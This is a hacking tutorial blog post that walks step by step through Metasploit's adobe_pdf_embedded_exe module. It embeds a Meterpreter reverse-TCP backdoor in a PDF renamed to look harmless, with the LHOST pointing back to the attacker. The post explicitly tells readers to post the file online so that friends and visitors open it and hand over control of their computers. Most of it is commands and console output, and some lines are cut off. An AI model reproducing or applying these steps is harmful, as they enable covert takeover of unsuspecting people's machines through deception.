How to Embed a Backdoor Connection in an Innocent-Looking PDF

By **occupytheweb** 01/31/2014 6:07 am

Lately, I've been focusing more on client-side hacks. While web servers, database servers, and file servers have garnered increased protection, the client-side remains extremely vulnerable, and there is much to teach. This time, we'll look at inserting a listener (rootkit) inside a PDF file, exploiting a vulnerability in Adobe's Reader.

The Problem

Adobe has had numerous security issues with their products, including Adobe Reader, Illustrator, Flash, and others. Security vulnerabilities is partly responsible for Apple forbidding Flash from their iOS. Adobe continues to be behind the curve in security, and as a result, millions of client-side systems are vulnerable.

Among the most widely used Adobe products is Reader.

Nearly every computer has some version of Adobe Reader on it for reading PDFs. You probably have it, too. But, most people are unaware of the security issues that Reader has experienced—and they fail to upgrade or patch it.

According to the antivirus software maker Avast, over 60 percent of computers have Adobe Reader 9 or earlier installed, even though the newest version is 11. So, today we will exploit those computers with Adobe Reader 9 or earlier.

The Exploit

In this exploit, we will alter an existing .pdf file that can then be posted to our website. When friends or others download it, it will open a listener (a rootkit) on their system and give us total control of their computer remotely.

Let's start by firing up Metasploit. If you haven't updated your Metasploit yet, this would be a good time to do it. Simply type **msfupdate** at the msf prompt.

Step 1 Find the Appropriate Exploit

First, let's find the appropriate exploit by searching Metasploit for one that will use this version of Adobe Reader:

msf > search type:exploit platform:windows adobe pdf

```
root : .ruby.bin
File  Edit  View  Bookmarks  Settings  Help
   exploit/windows/scada/factorylink_vrn_09                2011-03-21      average    Siemens Factor
n.exe Opcode 9 Buffer Overflow
   exploit/windows/scada/iconics_genbroker                 2011-03-21      good       Iconics GENESI
ger overflow version 9.21.201.01
   exploit/windows/scada/iconics_webhmi_setactivexguid     2011-05-05      good       ICONICS WebHMI
 Buffer Overflow
   exploit/windows/scada/igss9_igssdataserver_listall      2011-03-24      good       7-Technologies
 v9.00.00 b11063 IGSSdataServer.exe Stack Buffer Overflow
   exploit/windows/scada/igss9_igssdataserver_rename       2011-03-24      normal     7-Technologies
IGSSdataServer .RMS Rename Buffer Overflow
   exploit/windows/scada/igss9_misc                        2011-03-24      excellent  7-Technologies
Data Server/Collector Packet Handling Vulnerabilities
   exploit/windows/scada/moxa_mdmtool                      2010-10-20      great      MOXA Device Ma
ol 2.1 Buffer Overflow
   exploit/windows/scada/procyon_core_server               2011-09-08      normal     Procyon Core S
I <= v1.13 Coreservice.exe Stack Buffer Overflow
   exploit/windows/scada/realwin_on_fc_binfile_a           2011-03-21      great      DATAC RealWin
rver 2 On_FC_CONNECT_FCS_a_FILE Buffer Overflow
   exploit/windows/scada/realwin_on_fcs_login              2011-03-21      great      RealWin SCADA
ATAC Login Buffer Overflow
   exploit/windows/scada/realwin_scpc_initialize           2010-10-15      great      DATAC RealWin
rver SCPC_INITIALIZE Buffer Overflow
   exploit/windows/scada/realwin_scpc_initialize_rf        2010-10-15      great      DATAC RealWin
rver SCPC_INITIALIZE_RF Buffer Overflow
   exploit/windows/scada/scadapro_cmdexe                   2011-09-16      excellent  Measuresoft Sc
= 4.0.0 Remote Command Execution
   exploit/windows/scada/winlog_runtime                    2011-01-13      great      Sielco Sistemi
Buffer Overflow
   exploit/windows/tftp/distinct_tftp_traversal            2012-04-08      excellent  Distinct TFTP
table Directory Traversal Execution

msf >
root : .ruby.bin
```

In the screenshot above we can see that Metasploit listed all the exploits that met our criteria. Let's use the "exploit/windows/fileformat/adobe_pdf_embedded_exe".

msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe

Step 2 Gather Info on This Exploit

Now let's take a look at the information available to us about this exploit:

msf > exploit (adobe_pdf_embedded_exe) > info

```
root : .ruby.bin
File  Edit  View  Bookmarks  Settings  Help
  0   Adobe Reader v8.x, v9.x (Windows XP SP3 English/Spanish)

Basic options:
  Name            Current Setting
       Required  Description
  ----            ---------------
       --------  -----------
  EXENAME
       no        The Name of payload exe.
  FILENAME        evil.pdf
       no        The output filename.
  INFILENAME
       yes       The Input PDF filename.
  LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again" box and press
Open.  no        The message to display in the File: area

Payload information:
  Space: 2048

Description:
  This module embeds a Metasploit payload into an existing PDF file.
  The resulting PDF can be sent to a target as part of a social
  engineering attack.

References:
  http://cvedetails.com/cve/2010-1240/
  http://www.osvdb.org/63667
  http://blog.didierstevens.com/2010/04/06/update-escape-from-pdf/
  http://blog.didierstevens.com/2010/03/31/escape-from-foxit-reader/
  http://blog.didierstevens.com/2010/03/29/escape-from-pdf/
  http://www.adobe.com/support/security/bulletins/apsb10-15.html

msf  exploit(adobe_pdf_embedded_exe) >
root : .ruby.bin
```

Note that in the description, Metasploit tells us that it embeds a Metasploit payload into an existing PDF file. The resulting PDF can be sent to a target as part of a social engineering attack. In addition to sending to the victim, one can also embed it into a website inviting the unsuspecting victim to download it.

Step 3 Set Our Payload

In our next step, we need to set our payload to embed into the PDF. Type:

msf > exploit (adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp

Step 4 Set Options

Now that we chosen our exploit and set our payload, the only thing left to do is to set our options. Let's take a look at the options for this exploit and payload by typing:

msf > exploit (adobe_pdf_embedded_exe) > show options

```
root : .ruby.bin
File  Edit  View  Bookmarks  Settings  Help
Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting
        Required  Description
   ----            ---------------
        --------  -----------
   EXENAME
        no        The Name of payload exe.
   FILENAME        evil.pdf
        no        The output filename.
   INFILENAME
        yes       The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again" box and press
 Open.  no        The message to display in the File: area

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x (Windows XP SP3 English/Spanish)

msf  exploit(adobe_pdf_embedded_exe) >
root : .ruby.bin
```

As you can see from the screenshot above, Metasploit requires us to provide an existing PDF where it can embed the Meterpreter.

Let's set a file named chapter1.pdf, presumably some class notes (make certain that this file was created with Reader 9 or earlier), to our INFILENAME option.

msf > exploit (adobe_pdf_embedded_exe) > set INFILENAME chapter1.pdf

Then change the default FILENAME of the output file with the embedded Meterpreter to same innocuous sounding chapter1.pdf. The default name is evil.pdf, but is likely to set off too many alarms.

msf > exploit (adobe_pdf_embedded_exe) > set FILENAME chapter1.pdf


Then, set the LHOST (our system) to our IP address or 192.168.100.1.

msf > exploit (adobe_pdf_embedded_exe) > set LHOST 192.168.100.1

Step 5 Double Check the Settings

Now, let's check our options again to see whether everything is ready to go.

msf > exploit (adobe_pdf_embedded_exe) > show options



Step 6 Exploit!

As you can see from the screenshot above, all our options are set all we need to do now exploit.

msf > exploit (adobe_pdf_embedded_exe) > exploit

Metasploit has created a PDF named chapter1.pdf that contains the Meterpeter listener. Metasploit has placed this file at /root/.msf4/local/chapter1.pdf.

Simply copy this file to your website and invite visitors to download it. When our victim downloads and opens this file from your website, it will open a connection to your system that you can use to run and own their computer system.